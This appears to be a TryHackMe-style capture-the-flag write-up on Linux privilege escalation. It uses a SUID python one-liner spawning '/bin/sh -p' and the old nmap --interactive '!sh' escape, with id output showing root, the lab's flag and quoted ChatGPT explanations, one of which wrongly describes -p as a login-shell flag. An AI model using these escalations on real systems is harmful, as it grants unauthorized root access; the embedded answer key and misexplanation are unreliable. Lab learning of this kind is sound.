
/bin/sh the path to run the shell

Sh argument value that runs in the shell process, usually the name of the program being run

-p allows opening a shell as a login type allows running startup scripts

startup scripts run scripts when the operating system is started

`python -c 'import os; os.execl("/bin/sh", "sh", "-p")'` allows running code in the python language run commands in a shell environment with higher privileges than the current user's



The screenshot shows a chat interface with a dark background. On the left, there are two avatars: a blue circle with a white person icon for 'You' and a green circle with a white robot icon for 'ChatGPT'. The conversation text is as follows:

You
explained me command: `python -c 'import os; os.execl("/bin/sh", "sh", "-p")'`


ChatGPT
Certainly! Let's break down this command:

1. `python`: This is the command used to execute Python code.
2. `-c 'import os; os.execl("/bin/sh", "sh", "-p")'`: This part is an argument passed to Python:
 - `-c`: This flag tells Python to execute the Python code provided as a command-line argument.
 - `'import os; os.execl("/bin/sh", "sh", "-p")'`: This is a Python one-liner script enclosed in single quotes. Breaking it down:
 - `import os`: This imports the `os` module, which provides a way to interact with the operating system.
 - `os.execl("/bin/sh", "sh", "-p")`: This line uses the `execl()` function from the `os` module to replace the current process with `/bin/sh`, the Bourne shell (sh). Here's what each part of this function call means:
 - `"/bin/sh"`: This is the path to the shell executable.
 - `"sh"`: This is the first argument passed to the shell process. It's typically the name of the program being executed, though in this case, it's just "sh".
 - `"-p"`: This is an optional argument passed to the shell. In this context, it's used to start the shell as a login shell, which can be useful for executing certain startup scripts like `~/.profile` or `~/.bash_profile`.

So, putting it all together, this command essentially executes a Python one-liner that spawns a shell (`/bin/sh`) with the `-p` flag, which can be used to escalate privileges or execute commands within a shell environment. This is often used in penetration testing or security research to demonstrate vulnerabilities or test system configurations.

If you are searching on chatgpt and want to stay on the same page and start a new conversation, you can write

forget previous conversation and start new one




you are a subject expert command tells chatgpt to give you a more accurate, professional, detailed answer


Replace subject with the subject you want a more accurate, professional, detailed answer

Then ask chatgpt a question related to the subject

For example, I used it for a tool called nmap



Command `sudo install -m =xs $(which python)` failed



After running the code `python -c 'import os; os.execl("/bin/sh", "sh", "-p")'` we will check our id



Before running the code

```
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

After running the code

```
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
whoami
root
```

Currently on the machine we have euid-Effective User ID and eguid-Effective Group ID

[Linux list processes by user names \(EUID and RUID\) - nixCraft \(cyberciti.biz\)](#)

[euid, ruid, suid | HackTricks | HackTricks](#)

We will check our current location with the pwd command

When we found that we are at the top of the file system / there is a root folder, we will look at what is inside it with the ls root command, we found a root.txt file

We will open it and read what is inside with the cat /root/root.txt command

```
pwd
/
ls /root
root.txt
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

Question: Now that we have a shell, let's escalate our privileges to root, and find the flag. root.txt?

Answer: THM{pr1v1l3g3_3sc4l4t10n}

It was possible to check the use of the nmap tool to elevate permissions

The nmap tool in older versions: 2.02 to 5.21 could elevate permissions

So let's first check the version of nmap on our site that we are attacking nmap -version command



Then if the nmap version is in this range 2.02 to 5.21 then you can run commands to elevate permissions

nmap --interactive

nmap> !sh

[Privilege Escalation with Nmap | w0lfram1te](#)

[nmap | GTFOBins](#)

nmap --interactive meaning

--interactive is a mode in nmap that allows you to run commands concurrently without starting a new nmap command

You will see a change in the nmap display after running this option



You

explain me this command: nmap --interactive



ChatGPT

The ``nmap`` command with the ``--interactive`` option starts Nmap in interactive mode. This means that instead of executing a single scan and displaying the results, Nmap will launch an interactive shell where you can dynamically enter Nmap commands and options, run scans, and analyze results without having to repeatedly invoke Nmap from the command line.

When you run ``nmap --interactive``, you'll see a prompt indicating that you're now in the Nmap interactive mode, allowing you to input commands directly. This mode can be helpful for performing multiple scans with different options, exploring different scan techniques, or fine-tuning your scans on the fly without exiting and re-entering the Nmap command.

For example, once you're in the interactive mode, you can enter commands like ``scan``, ``version``, ``osscan``, ``help``, and many others to perform various tasks with Nmap. This mode provides a more flexible and interactive way to utilize Nmap's capabilities compared to running it with a single command-line invocation.

nmap> !sh

nmap Using the nmap tool

nmap> shows that you can send commands directly to nmap Display after running the command nmap --interactive

!sh Command to escape from shell

! Tells nmap to execute commands in shell instead of nmap

Sh tells what type of shell is called Bourne shell



You

explain me this command: nmap> !sh



ChatGPT

This command is used within the interactive mode of Nmap.

- ``nmap>``: This indicates that you are in the interactive mode of Nmap. It's a prompt indicating that you can input commands directly into Nmap.
- ``!sh``: This is a shell escape command. When you prepend a command in Nmap's interactive mode with ``!``, it tells Nmap to execute the command in the system shell rather than interpreting it as an Nmap command. In this case, ``sh`` typically refers to the Bourne shell, a command-line interpreter used in Unix-like operating systems.

So, ``!sh`` is instructing Nmap to drop out of its interactive mode and execute a shell. This essentially opens a system shell within the context of the Nmap process, allowing you to run shell commands directly. This can be useful for performing additional actions or exploring the system environment while using Nmap. However, it's important to use this feature with caution, especially in production environments, as it grants access to the system shell from within Nmap, which could potentially be exploited if Nmap is running with elevated privileges.